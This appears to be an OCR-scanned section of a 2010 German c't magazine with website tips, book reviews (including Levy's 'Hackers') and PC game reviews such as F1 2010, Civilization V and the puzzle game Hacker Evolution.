
Anzeige

Gläserne Staatskasse

<http://bund.offenerhaushalt.de>

Der Staat hat Schulden, der Staat muss sparen, der Staat kürzt Ausgaben – die Nachrichten sind voll von Hiobsbotschaften über die Finanzen des Bundes. Doch wie viel Geld gibt Deutschland tatsächlich für was aus? In den Medien sind nur grobe Aufschlüsselungen nach Ministerien zu finden und bei der Analyse der 22 Einzelpläne verliert man schnell die Lust.

Die Webseite **Offener Haushalt** stellt die Daten hingegen für den ersten Überblick grafisch dar; jeder Mausklick engt den dargestellten Bereich dann weiter ein und liefert mehr Details. So lassen sich auch kleine Beträge aufspüren, etwa die 4000 Euro, die das Entwicklungsmiesterium seit 2009 jährlich für die Förderung des Vorschlagswesens ausgibt. Links führen zu ähnlichen Ausgabekategorien und zu den Datenquellen beim Finanzministerium. Die angezeigten Daten lassen sich exportieren oder mit Kommentaren versehen. (ad)



Mitmachbuch

<https://mongoliad.com>

Düster blicken die europäischen Herrscher im Frühjahr 1241 gen Osten; mongolische Horden verbreiten am Rande Europas Verwüstung und Terror. Eine Kämpfertruppe zieht aus, das Barbarenheer zu stoppen, so erzählt es der englischsprachige „digitale Roman“ Mongoliad. Den Fortgang der Geschichte bestimmen nicht nur eine Hand voll Autoren und Künstler um Starautor Neal Stephenson, die den Roman auf **mongoliad.com** häppchenweise veröffentlichen.

Die Leser gestalten mit: Sie können im Forum Vorschläge für die nächsten Kapitel machen oder am Wiki-Glossar mitarbeiten, der Charaktere und Orte näher beschreibt. Die so entstehende Romanwelt „Foreworld“ soll sich zukünftig nicht auf Mongoliad beschränken. Die Autoren wollen weitere Bücher folgen lassen und laden ihre Leser ein, selbst Kurzgeschichten zu schreiben und hochzuladen oder sich künstlerisch mit Foreworld auseinanderzusetzen.

Während die Mitarbeit an Foreworld und Mongoliad nur eine Registrierung erfordert, wird für den Roman nach Vorwort und Ein-

leitung ein Abo fällig. Für sechs Monate kostet es 6 US-Dollar, für ein Jahr 10. Dafür erhält man alle in dieser Zeit veröffentlichten Kapitel sowie Illustrationen, Zeichnungen, Landkarten, Videos und Hintergrundmaterial zu Mongoliad. Den Roman wird es zukünftig auch in App-Form geben: Die iOS-Version soll in den nächsten Wochen erscheinen, eine Android-App ist in Planung. (acb)

Wer kauft wen?

<http://influenceexplorer.com>

Rund 5,3 Milliarden Dollar hat der US-Wahlkampf 2008 gekostet. Der **Influence Explorer** durchleuchtet finanzielle Zuwendungen, die US-Politiker von Personen und Organisationen erfahren. So gab Apple demnach zwischen 1989 und 2010 nur rund 10 Millionen US-Dollar für Lobby-Arbeit aus, während es bei Microsoft über 90 Millionen gewesen sein sollen. An direkten Spenden für Politiker sind von Apple etwa 1 Million, von Microsoft etwa 21,7 Millionen US-Dollar aufgeführt. Die meisten Gelder flossen über Mitarbeiter der jeweiligen Firma. Der größte Nutznießer war in beiden Beispielen Barack Obama. (ad)

Von Fall und Fällen

<http://hypermedia.ids-mannheim.de>


Grammatik steht nicht im Ruf, unterhaltsam zu sein. Umso verblüffender ist das Ziel, mit dem **grammis** antritt: Die deutsche Grammatik, soweit möglich, unterhaltsam und interessant zu machen. Nun, durchgängig erreicht grammis dieses Ziel sicher nicht. Ich habe jedenfalls noch nicht einmal geschmunzelt bei Sätzen wie: „Den Gegenstand der Flexionsmorphologie bildet aus syntagmatischer Sicht der Aufbau von Wortformen, aus paradigmatischer Sicht der Aufbau von Flexionsparadigmen.“

Doch die Seite ist in unterschiedlich anspruchsvolle Bereiche aufgeteilt. Unter „Grammatik in Fragen und Antworten“ finden Sprachinteressierte durchaus eine einfach zu konsumierende Wissenssammlung zum Stöbern. Zum Nachschlagen eignen sich die „grammatischen Fachbegriffe“ und das „grammatische Wörterbuch“. Eine Suchfunktion rundet die Website sinnvoll ab. (ad)

Texte lernen laufen

www.xtranormal.com

Wer tippen kann, kann auch Filme machen, schreibt **xtranormal** auf seiner Website, leider in Englisch. Und tatsächlich, der Text-to-Movie-Konverter funktioniert: Nach der Registrierung mit einer gültigen E-Mail-



Adresse kann man das Drehbuch für einen Trickfilm schreiben, das der Dienst dann in ein kleines Flash-Video verwandelt.

Dazu wählt man eine Kulisse, maximal zwei Schauspieler, Hintergrundgeräusche oder -musik und gibt die Dialoge in einem Editor ein. Über Symbole werden Regieanweisungen im Skript eingebaut, etwa für Wechsel der Kameraperspektive oder Mimik und Bewegungen der Schauspieler. Bis einschließlich der Preview ist das kostenlos, aber das Veröffentlichen der Filme sowie eine größere Auswahl an Kulissen oder Charakteren müssen per Kreditkarte bezahlt werden; 5 US-Dollar reichen mindestens für ein Video. (ad)

Flash-frei spielen


<http://blog.insicdesigns.com/2010/09/showcase-of-games-developed-using-html5-canvas>

Hinter dieser langen URL (der c't-Link unten ist kürzer) verbirgt sich eine Seite, die nicht nur HTML-Programmierer interessant finden dürften. Für die gibt es gelungene Beispiele für Webanwendungen mit Canvas, CSS und JavaScript. Alle anderen können sich an Spielen vom Klassiker bis zum grafisch anspruchsvollen Pool-Billard erfreuen. Allerdings nicht mit jedem Browser: Veteranen wie der Internet Explorer 8 scheitern an den Spielen. Dafür sollten diese – anders als Flash-Spiele – auch auf Smartphones laufen. Doch leider klappt das nur mit den wenigsten, da es oft an der Tastatursteuerung hapert. (ad)

www.ct.de/1022196



Anzeige



Sebastopol
2010
O'Reilly
499 Seiten
16,95 €
ISBN 978-1-449-38839-3



Berlin/Heidelberg 2010
Springer-Verlag
580 Seiten
49,95 €
ISBN 978-3-642-02071-1



Frankfurt/Main, New York 2010
Campus
271 Seiten
19,90 €
ISBN 978-3-593-38942-4

Steven Levy

Hackers

25th Anniversary Edition:
Heroes of the Computer Revolution

Vor 25 Jahren erschien das „Hacker-Buch“ von Steven Levy. Es gilt als legendär – nicht zuletzt wegen der darin erstmals formulierten Regeln einer „Hacker-Ethik“. Sie äußerten den Wunsch nach umfassendem und ungeregeltem Zugang zu Computern – ja, nach allem, was die Welt erklären hilft, nach freien Informationen, dezentralen Strukturen, vorurteilsfreien Beurteilungen. Darin schwang die Hoffnung mit, Schönes, Künstlerisches und ein besseres Leben mit Hilfe von Computern schaffen zu können.

Das Buch ist jetzt neu erschienen. Eine Ergänzung widmet sich den heutigen Interessen und Erfahrungen der frühen Heroen. Da erklingen nun Resignation und Bitterkeit über eine Welt, in der Kommerz und Geheimniskrämerei die einst formulierten Ideale ersetzt haben: Es gebe bei Computern keine spannenden Herausforderungen mehr, ja, man solle sich heute lieber mit der Bio-Gen-Programmierung beschäftigen.

Ob in diesem Zusammenhang Facebook-Chef Mark Zuckerberg wirklich ein gutes Beispiel für den Fortbestand der Hacker-Ethik abgibt? Schade, dass Levy nicht besser die Nachfolger der frühen Hacker vorgestellt und interviewt hat, die mit ebensolchem Forschergeist und vergleichbarer Leidenschaft die Betriebssysteme von Spielkonsolen, Handys, Routern oder Navigationsgeräten erforschen, durch freie Versionen ersetzen und damit die Welt ein bisschen besser machen.

So liefert das Buch nur einen spannenden Rückblick, für dessen Lektüre Schulenglisch genügt. Levy und die von ihm Interviewten haben sich redlich um Verständlichkeit bemüht und ihre Faszination an den sich damals neu eröffnenden Möglichkeiten und Herausforderungen farbig und nachvollziehbar formuliert. Wer das Buch noch nicht kennt, sollte die Neuauflage nutzen – aber ein Update lohnt sich wegen des geringen Umfangs des hinzugekommenen Nachworts nicht.

(Wilfried Niederkrüger/fm)

Torsten Stapelkamp

Web X.0

Erfolgreiches Webdesign und professionelle Webkonzepte

Eine Art Enzyklopädie des Webdesigns legt Torsten Stapelkamp, Professor an der Uni Hof, hier vor. Ausgehend von der Wahrnehmungspsychologie und den Grundlagen der Farb- und Schriftgestaltung spannt er den Bogen über die Praxis der Projektplanung und eine Hall of Fame bis hin zu den Gestaltungstrends von heute.

CRM-Software, Drehbücher, Resource Description Framework (RDF) und Web Ontology Language (OWL), Fahrkartenautomaten, Kunstprojekte mit Lichtfassade – das Programm ist gewaltig. Stapelkamp trieb offenbar der Ehrgeiz, alle Themen abzudecken, mit denen ein Webdesigner je in Berührung kommen könnte. Anders als es der akademisch spröde Stil suggeriert, wirkt dieses Konzept aber eher sprunghaft assoziativ als systematisch.

Wohl kaum jemand wird „Web X.0“ als Tutorial von vorne bis hinten lesen; die Aufteilung in viele kleine Informationshappen qualifiziert es eher zum Nachschlagewerk und zur Inspirationsquelle. Dabei hilft die opulente Gestaltung mit zahllosen Illustrationen und Screenshots.

Freilich kann selbst ein so umfangreiches Werk viele Themen nur anreissen. Das Wissen über HTML, CSS, Flash und andere Webdesign-Techniken muss sich der Leser an anderer Stelle aneignen.

Das Buch zeigt sich oft nicht auf dem letzten Stand. Ein Beispiel: Bei den „Styleguides für Funktionssoftware“ (was immer das genau sein mag) finden sich Windows Vista und das „sehr weit verbreitete“ Palm OS, nicht aber Windows 7, Android oder iOS. Auch von den grundlegenden Begriffen „Web 2.0“ oder gar „Web 3.0“ hat sich der Zeitgeist inzwischen abgewandt.

Als Lehrbuch mit Praxischarakter überzeugt „Web X.0“ nicht – dafür ist es zu unAufgeräumt. Seine Stärke liegt eher darin, den Leser auf neue Ideen zu bringen und ihm einen einführenden Überblick über die zahlreichen Aspekte des Web- und Screen-Designs zu vermitteln.

(heb)

Peter Miller

Die Intelligenz des Schwärms

Was wir von Tieren für unser Leben in einer komplexen Welt lernen können

Die „Weisheit der Vielen“ erfährt in der Diskussion um die kollaborativen Möglichkeiten des Web große Verehrung: Gruppen erzielen bessere Ergebnisse als Einzelne, lautet die populärisierte Verkürzung. Peter Miller, Redakteur des „National Geographic“, holt mit seinem Buch die Schwarmintelligenz aus der Monstranz und führt sie auf ihre natürlichen Grundlagen zurück. Ihre vier Grundprinzipien Selbstorganisation, Wissensvielfalt, indirekte Zusammenarbeit, Anpassung durch Nachahmung erläutert er verständlich und spannend anhand von Ameisen, Honigbienen, Termiten sowie dem Herdenverhalten von Vögeln und Fischen.

Dabei gelingt es ihm, in Beispielen aus der Computerwissenschaft, der Robotik und anderen Bereichen Parallelen aufzuzeigen und Anwendungsmöglichkeiten der Schwarmprinzipien zu verdeutlichen. Allerdings stellt er auch ihre Grenzen überzeugend dar. Mit der Masse zu gehen hat eben nicht nur Vorteile.

Mit Hilfe der Computersimulation kann jedoch tierisches Schwarmverhalten analysiert werden. In mathematische Formeln übersetzt entstehen wirkungsvolle Werkzeuge, mit deren Hilfe sich zum Beispiel der Telefonverkehr optimieren lässt und Überwachungsaufgaben besser durchgeführt werden können. Weiter lassen sich Produktionsprozesse effektiv gestalten – was Don Tapscott, den Protagonisten einer Vernetzung von Konsument und Produktion („Wikinomics“), im Vorwort zum Buch besonders freut.

Tiere, die in Schwärmen auftreten, fallen – das zeigt Peter Miller deutlich – keine individuellen Entscheidungen, und damit unterscheiden sie sich hinsichtlich der menschlichen „kollektiven Intelligenz“, wie sie Pierre Lévy bereits 1994 formuliert hat. Leider verweist Miller nicht auf dieses Konzept, ein kleines Manko in einem sonst gelungenen Buch.

(Christian Bala/fm)

Anzeige

Fahren wie die Profis

Die Formel 1 ist mehr als bloß eine Renndisziplin von vielen: Die ranghöchste Kategorie des internationalen Dachverbands FIA gilt als die anspruchsvollste Auto-Rennserie, was technische Konzepte, fahrerische Leistungen und wirtschaftlichen Aufwand betrifft. Fernsehübertragungen von Formel-1-Rennen können es in puncto Popularität hierzulande nahezu mit Fußballspielen aufnehmen.

Auf dem Windows-PC sind Formel-1-Simulationen gegenüber anderen Rennspielen eher unterrepräsentiert. Mit **F1 2010** legt Codemasters nun für Computer und Konsolen ein hochkarätiges Rennspiel vor, auf das sich Bildschirm-Pistenfeger bereits längere Zeit gefreut haben.

Dank der FIA-Lizenzen für die 2010er-Saison erscheinen Teams und Piloten im Spiel mit Originalnamen. Der Spieler steigt als Neuling ins Fahrergeschäft ein, weshalb die besonders attraktiven Rennställe zunächst nichts von ihm wissen wollen. Erst wenn er bewiesen hat, dass er ein fähiger Pilot ist, darf er auf

Angebote bekannter Top-Teams hoffen.

Ein gutes Indiz dafür, wie der Spieler sich schlägt, sind Interviewanfragen. Wer gut fährt, wird regelmäßig von Journalisten zum Gespräch gebeten. Der souveräne Umgang mit Wagen und Strecke will jedoch gelernt sein. Das Programm unterstützt den Spieler zwar, wo es möglich ist, macht es ihm aber dennoch nicht gerade leicht.

Wer alle Fahrhilfen einschaltet, braucht zwar wenig Angst davor zu haben, dass er aus der Bahn



fliegt, er hat aber auch keine realistische Chance auf einen guten Platz. Performance bedeutet Risiko: Man schaltet die Unterstützung aus und bekommt die aufwendig simulierte Fahrphysik hautnah zu spüren. Es gilt dann,



ein sehr feines Timing zu entwickeln, in Kurven die Ideallinie zu erwischen und im richtigen Moment zu bremsen.

F1 gehört zu denjenigen Spielen, bei denen man mit Tastatur und Maus keinen Blumentopf gewinnt. Ein Gamepad muss es mindestens sein, besser noch hat man Lenkrad und Pedalerie parat, um das Fahrgefühl richtig zu genießen.

Die detailfreudige und vorgbildgetreue Grafik sowie der satte Motoren sound lassen zusätzliche Freude aufkommen. Das gilt leider nicht für die emotionslos und holprig eingesprochenen Kommentare und Dialoge – aber wer hört schon so genau hin, wenn er sich darauf

vorbereitet, aus einem brüllenden Motor und radierenden Reifen das Letzte herauszuholen? (Nico Nowarra/psz)

F1 2010

| | |
|------------------------|--|
| Vertrieb | Codemasters/Koch Media, www.kochmedia.de |
| Betriebssystem | Windows 7, Vista, XP; außerdem Xbox 360, PS3 |
| Hardwareanforderungen | 2,8-GHz-PC oder Mehrkern-System, 2 GByte RAM, 256-MByte-Grafik |
| Kopierschutz | Online-Aktivierung und Registrierung bei Games for Windows Live |
| Mehrspieler | LAN, Internet (12) |
| Idee | ⊕ |
| Spaß | ○ |
| Umsetzung | ⊕ |
| Dauermotivation | OO |
| Deutsch • USK 0 • 45 € | |
| ⊕⊕ sehr gut | ⊕ gut |
| ⊖⊖ schlecht | ⊖⊖ sehr schlecht |

Her mit der Weltherrschaft!

Dass eine Spielserie lange überleben kann, wenn sie nur durch viele kleine Variationen immer wieder interessant gehalten wird, beweist **Sid Meier's Civilization V**. Seit der Erstling der Reihe 1991 erschien, sind die Macher dem Spielprinzip grundsätzlich treu geblieben, während es im Detail vielerlei Verfeinerungen und Weiterentwicklung gab. Immer noch führt der Spieler sein Volk Zug um Zug aus der Steinzeit in die Moderne und liegt dabei im ständigen Wettstreit mit den Herrschern anderer Nationen.



Herstellen von Gerätschaften zu zusehen.

Eine der wichtigsten Neuerungen besteht darin, dass die Landkarten nun in sechseckige statt bisher quadratische Felder aufgeteilt sind. Jedes Feld ist dadurch von mehr Seiten als bisher erreichbar; das erlaubt es den Einheiten, sich schneller und effizienter über die Karte zu bewegen.

Das Diplomatisiesystem gewinnt durch die Einführung der zahlreichen Stadtstaaten an Dynamik. Sie lassen sich zu Verbündeten und damit zu wertvollen Rohstofflieferanten machen – entweder durch Geschenke oder indem man ihnen einen Dienst erweist. Unverbesserliche Eroberer können solche Städte auch ganz schlicht einnehmen; dann verlieren diese allerdings ihren Bonus und werden als reguläre Orte eingegliedert.



Spannend wird das Spiel auch dadurch, dass es nun unterschiedliche Wege zum Sieg gibt. Wer es drauf anlegt, kann nicht nur militärisch triumphieren oder als Erster ins All Richtung Alpha Centauri starten. Es gibt auch die Möglichkeit, Konkurrenten auf dem Weg der Diplomatie zu überzeugen. Ebenso ist es möglich, sie wissenschaftlich oder kulturell auszustechen.

Das alles lässt sich so einfach und reibungslos steuern, dass man innerhalb kürzester Zeit der Faszination erliegt und immer noch

eine und noch eine Runde spielen möchte. (Nico Nowarra/psz)

Civilization V

| | |
|-------------------------|--|
| Vertrieb | 2K Games, www.2kgamesinternational.com/de |
| Betriebssystem | Windows 7, Vista, XP |
| Hardwareanforderungen | 2,4-GHz-Mehrkern-PC, 4 GByte RAM, 512-MByte-Grafik |
| Kopierschutz | Online-Aktivierung über Steam |
| Mehrspieler | Internet (nur über Steam, 16) |
| Idee | ⊕ |
| Spaß | ⊕⊕ |
| Umsetzung | ⊕ |
| Dauermotivation | ⊕ |
| Deutsch • USK 12 • 40 € | |

Helden haben's auch nicht leicht

Olaf ist ein junger Fischer aus einem kleinen Dorf in der Fantasy-Welt Aldiara. Sein Vater war ein großer Krieger in königlichen Diensten – und auch Olaf fühlt sich ständig verpflichtet, anderen zu helfen. Dabei ist er anderen stets eine Nasenlänge voraus, was nicht nur mit seinem großen Mut zusammenhängt, sondern vor allem mit seinem wachen Verstand.

Eigentlich wäre Olaf also ideales Heldenmaterial für große

Taten im Lichte der Öffentlichkeit. Er mag es aber lieber eine Nummer kleiner und freut sich auf die Hochzeit mit seiner Jugendliebe. Allerdings ist ihm das erhoffte kleine Idyll in seinem Heimatdorf nicht vergönnt.

Unverhofft taucht eine alte Freundin seines Vaters bei ihm auf, eine Hexenmeisterin. Sie will Olaf warnen, denn der Eisriese Krugell hat ihm und seinen Freunden den Krieg erklärt. Um das Maß voll zu machen, hat er

zudem die Königstochter Erea entführt. Olaf will sich ihm stellen, denn Flucht kommt für ihn nicht infrage.

Eisriesen sind allerdings schwierige Gegner. Um Krugell bezwingen zu können, muss der junge Fischer sich zunächst ein mächtiges Artefakt beschaffen.

Die märchenhafte Geschichte ist mit vielen Rätseln gespickt, die glücklicherweise mit etwas Nachdenken zu lösen sind. Ein bisschen umständlich gestaltet sich die Suche nach allen Gegenständen, die man benötigt. Manches Mal muss man dafür den Bildschirm pixelgenau absuchen.

Die Handlung des Adventures gibt einiges an Spielspaß her; auch die Charaktere sind reizvoll angelegt. Die Grafik hingegen liegt nicht auf der Höhe der Zeit. Die verhältnismäßig detailarme Darstellung zeugt davon, dass das Spiel eigentlich schon gut zwei Jahre alt ist. Erst jetzt hat sich mit Daedalic ein Publisher gefunden, der es ins Deutsche übertragen hat.



Was man an vielen Stellen vermisst, ist Tempo. Olaf lässt sich viel Zeit beim Ausführen von Kommandos und stellt damit die Geduld des Spielers streckenweise auf die Probe.

(Nico Nowarra/psz)



Tale of a Hero

| | |
|------------------------|--|
| Vertrieb | Daedalic, www.daedalic.de |
| Betriebssystem | Windows 7, Vista, XP, 2000, 98 |
| Hardware-anforderungen | 1600-MHz-PC oder Mehrkern-System, 512 MByte RAM, 32-MByte-Grafik |
| Kopierschutz | ohne Online-Aktivierung |
| Idee | Umsetzung |
| Spaß | Dauermotivation |
| 1 Spieler | Deutsch |
| | USK 6 • 20 € |

Spiele-Notizen

Gerade mal ein Vierteljahr konnte sich der Online-Shooter **All Points Bulletin** von Real Time Worlds am Markt behaupten. Bereits kurz nach dem Start zeichnete sich ab, dass die Spielerresonanz nicht ausreichen würde, um die Onlinewelt am Leben zu erhalten. Trotz intensiver Investorenrecherche blieb dem GTA-ähnlichen Großstadtkampf



die erhoffte Finanzspritze versagt. Seit Ende September sind die Server abgeschaltet. Wie mit eventuellen Spielerguthaben für im Voraus bezahlte Spielzeit verfahren wird, ist noch unklar.


Für die Xbox 360 gibt es das „Ranger Pack“ zum Endzeit-Grosselshooter **Metro 2033** schon seit einer Weile. Nun erscheint



auch die Windows-Version – allerdings als kostenloser Download. Freunde des düsteren Szenarios werden sich besonders über die Ranger-Hardcore-Option freuen. Sie entfernt alle Bedienelemente vom Bildschirm und bietet damit absolut freie Sicht auf Monster und Mutanten. Außerdem kann man zwei neue Waffen mit besonders viel Durchschlagskraft im Spiel finden. Der Download des Add-ons erfolgt automatisch über Steam.

Ende der 1980er-Jahre hielten die Spielkonsolen der 16-Bit-Generation Einzug in Wohn- und Kinderzimmer. Damals erschienen fürs Sega Mega Drive farbenfrohe und originelle Jump'n' Run-, Geschicklichkeits- und Actionspiele

wie „Sonic the Hedgehog“ oder „Ecco the Dolphin“, die manchem Besitzer zeitgenössischer DOS-PCs neidische Blicke entlockten. Segas **Mega Drive Classic Collection Vol. 1** vereinigt für 20 Euro zehn dieser Spielesklassiker mit Originalgrafik und -sound auf einer CD-ROM für Windows ab XP. Neben den erwähnten Urgesteinen sind unter anderem noch der Gladiatorenkampf „Golden Axe“, der Pseudo-3D-Shooter „Space Harrier II“ und der Sprechblasen-Fighter „Comix Zone“ dabei. Veteranen werden sich darüber freuen, den ersten Auftritt von Segas Maskottchen Sonic, das als Gegenentwurf zu Nintendos Mario gedacht war, noch ein-



mal zu erleben. Heutigen Teenagern erlaubt die Sammlung es, den Spielen zu begegnen, mit denen ihre Eltern manche Nacht durchgezockt haben.

Zurück zu seinen Wurzeln will das Science-Fiction-Onlinerspiel **Eve Online**. Damit die Teilnehmer sich wieder stärker auf den Kooperationsgedanken besinnen, der dem Spiel ursprünglich innewohnte, setzt die anstehende kostenlose Erweiterung „Incursion“ auf Teamarbeit. Um sich gegen eindringende feindliche Flotten zu wehren, müssen sich die Spieler zu öffentlichen Verbänden zusammenschließen. Wer sich eifrig an der Abwehr der böswilligen Eindringlinge beteiligt, kann mit wertvollen Belohnungen und der Dankbarkeit der freien Völker rechnen. Das Add-on verspricht aber auch eine bessere Performance des Spiels auf älteren Systemen. „Incursion“ soll im November erscheinen.

Leeres Versprechen

Mit seiner Novelle „Der seltsame Fall des Dr. Jekyll und Mr. Hyde“ schuf Robert Louis Stevenson 1886 einen Klassiker der Weltliteratur und zugleich ein Vorbild für zahllose Thriller und Gruselgeschichten. Die verstörende Handlung um die gespaltene Persönlichkeit des Arztes Dr. Jekyll und den zuerst in ihm verborgenen, dann durch eine Droge freigesetzten Unhold Hyde stellt die Frage: Was geschieht, wenn das Böse im Menschen von seinen Zügen befreit und auf die Welt losgelassen wird?

Leider ist der zugkräftige Titel des Adventures **Jekyll & Hyde** nicht viel mehr als dreister Etikettenschwindel, der die Namen, das altenglische Ambiente und die Idee einer immer



wieder geschehenden Verwandlung aus Stephensons Novelle nutzt. Im Spiel gerät Dr. Jekyll in ein unterirdisches Labyrinth und versucht, dessen Rätsel zu lösen.

Um Gut und Böse geht es nicht mehr. Hyde ist lediglich eine Art Mann fürs Grobe, der bei Bedarf eingeschaltet wird – eine Spielmechanik, die immer dann zum Einsatz kommt, wenn die Körperkraft des Arztes nicht ausreicht.

Zu allem Unglück haben es die Macher auch noch geschafft, das Spiel so gut wie unbedienbar zu machen. Neben den klassischen Rätsellementen gibt es zahlreiche Action-Einlagen, bei denen man springend und sich duckend Hindernisse überwinden muss. Leider lässt sich die Figur nicht präzise steuern, so stürzt sie unweigerlich



immer wieder in den Abgrund. Zudem erschwert der häufige überraschende Wechsel der Kamerasperspektive die Orientierung.

Auch die Grafik versöhnt nicht: Farb- und konturarm präsentieren sich die Spielabschnitte. Die Unterwelt versinkt in matschigem Grün und Braun, während an der Oberfläche Grautöne dominieren. Die punktgenaue Suche nach Gegenständen gerät dabei zur Glückssache.

Die zu lösenden Rätsel wiederum sind allzu leicht. Nur selten muss man wirklich nachden-

ken. Schade – ein so viel versprechender Titel hätte eine einfallreichere Umsetzung verdient gehabt.

(Nico Nowarra/psz)

Jekyll & Hyde

| | |
|-------------------------------------|--|
| Vertrieb | bitComposer Games, www.bit-composer.com/www |
| Betriebssystem | Windows 7, Vista, XP (keine 64-Bit-Systeme) |
| Hardwareanforderungen | 2200-MHz-PC oder Mehrkern-System, 2 GB RAM, 256-MByte-Grafik |
| Kopierschutz | ohne Online-Aktivierung |
| Idee | ○ |
| Spaß | ⊖ |
| Umsetzung | ⊖ |
| Dauermotivation | ⊖ |
| 1 Spieler • Deutsch • USK 12 • 30 € | |

Agent im Datenschungel

Die technische Entwicklung schreitet unaufhaltsam voran: In **Hacker Evolution** gelingt es einer Firma, Daten mit Überlichtgeschwindigkeit zu verschicken. Nachrichten erreichen ihren Empfänger, bevor sie abgeschickt werden.

Es kommt zu fatalen Ereignissen, die die Weltwirtschaft bedrohen. Satellitenverbindungen brechen zusammen, die Börse wird manipuliert und Firmenrechner sind nicht länger sicher. Um all dem auf den Grund zu gehen und die Dinge wieder ins Lot zu bringen, bedarf es eines Spezialisten.

Der Spieler schlüpft in die Rolle eines mit allen netzwerktechnischen Wassern gewaschenen Hackers, der sich Zugang zu geheimen Informationen

verschafft. Mit detektivischem Spürsinn folgt er den Spuren von Angreifern in Börsen- und Banksystemen. Dabei gilt es zahlreiche Firewalls zu überwinden und Kennwörter zu knacken.

Allerdings hinterlässt auch jede seiner eigenen Aktionen Spuren im simulierten Datennetz. Er muss dafür sorgen, dass er nicht selbst zum Ziel von Angriffen wird. Dafür wiederum bleibt ihm nichts anderes übrig, als Geldmittel gezielt einzusetzen. Diese verdient er sich – wie könnte es anders sein – durch das Knacken von Rechnersystemen.

Das eingenommene Geld lässt sich außerdem zum Aufrüsten der eigenen Hardware verwenden. Mit wirksamen Firewall-Lösungen bremst man gegnerische Suchprogramme. Zusätzliche Prozessoren beschleunigen die eigenen Angriffe.

Das sehr eigenwillige Spiel stellt eine Mischung aus Rätselaufgaben im Netzwerk-Look und Aspekten einer Wirtschaftssimulation dar. Spieler mit Einblick in Informations- und Netzwerktechnik werden an der phantasievollen Konstruktion der Zusammenhänge ihre Freude haben. In visueller Hinsicht hingegen gibt „Hacker Evolution“ nicht viel her. Auf einer

Weltkarte sind entdeckte Rechner als Punkte eingetragen.

Eine Konsole nimmt einzutippende Befehle entgegen. Ein Statusfenster gibt Auskunft darüber, wie lange es noch dauert, bis die Gegner den Online-Ermittler schnappen. Ein vierter Fenster dient dem Lesen von E-Mails.

Trotz des schlichten Designs und des mangelnden Komforts kann das Spiel faszinieren. Wer Erfolg haben will, muss ein hohes Maß an Konzentration aufbringen. Ein kostenloser Download erhältlicher Editor erlaubt es, eigene Spielszenarien zu erschaffen. Ein erstes Add-on ist bereits erschienen – es trägt den Titel „Untold“ und kostet rund 25 US-\$. Wie das Hauptspiel lässt es sich über die Website der Entwickler sowie über verschiedene Portale beziehen.

(Nico Nowarra/psz)

The screenshot shows the game's interface. At the top is a world map with various locations marked. Below it is a 'command.console' window showing terminal commands like 'crack core.hacker-evolution' and 'decrypt atm'. To the right is a 'system panel' window displaying system statistics: Score: 10, Trace: 66%, Dynamic difficulty factor: 1, Money: \$0, Hack count: 1, Trace count: 1, and a 'Bounced link' status. The system panel also shows a diagram of a computer system with components like 1 GB RAM, 1 GHz CPU, and a 1mbps.modem. At the bottom is a 'messages' window with an email from 'Admin/admin@hacker-evolution.com' to 'atm.hacker-evolution.com' with the subject 'atm.hacker-evolution.com'. The message content discusses attempting to connect to atm.hacker-evolution.com and decrypting its encryption key.

Hacker Evolution

| | |
|--|--|
| Vertrieb | Exosyphen, www.exosyphen.com |
| Betriebssystem | Windows 7, Vista, XP, 2000 |
| Hardwareanforderungen | 1400-MHz-PC oder Mehrkern-System, 1 GByte RAM, 32-MByte-Grafik |
| Kopierschutz | ohne Online-Aktivierung |
| Idee | ⊕ |
| Spaß | ○ |
| Umsetzung | ○ |
| Dauermotivation | ○ |
| 1 Spieler • Englisch • USK nicht geprüft, redaktionelle Empfehlung: ab 14 • 15 € | |

Tugendhafte Tangas

Vor gerade einmal zwei Monaten ließ Ron Gilbert seinen heldenhaften Ritter Death Spark auf die Lachmuskel der Spieler eindringen (c't 17/10, S. 177). Doch just nachdem Death die Fantasy-Welt in seinem ersten lustigen Hack-& Slay-Abenteuer bezwungen hatte, gerät er auch schon in Kriegsgefangenschaft. Kaum entkommen, muss **Death Spank** in **Thongs of Virtue** dem als Kriegsverbrecher angeklagten Weihnachtsmann am Nordpol seine Unterhose entwenden. So findet sich der Ritter ohne Furcht und Tadel in einer bizarren Weltkriegsparodie wieder und segelt als Pirat über die Weltmeere.

Der Zeitsprung kommt vor allem den Fernwaffen zugute. Statt mit Pfeil und Bogen kann Death nun mit Maschinengewehren und Kanonen ballern. Der sichere Abstand ist auch ratsam, weil viele Gegner Bomben tragen, die bei Kontakt explodieren.

Wie zuvor kann ein zweiter Spieler jederzeit lokal in eine Partie einsteigen, Death unterstützen und per Zauberspruch heilen. Neben dem Magier Sparkles sind der Ninja Steve, der auf einem Miniatur-Einhorn reitet, und – als kostenpflichtiger Download – der Spinnenkämpfer



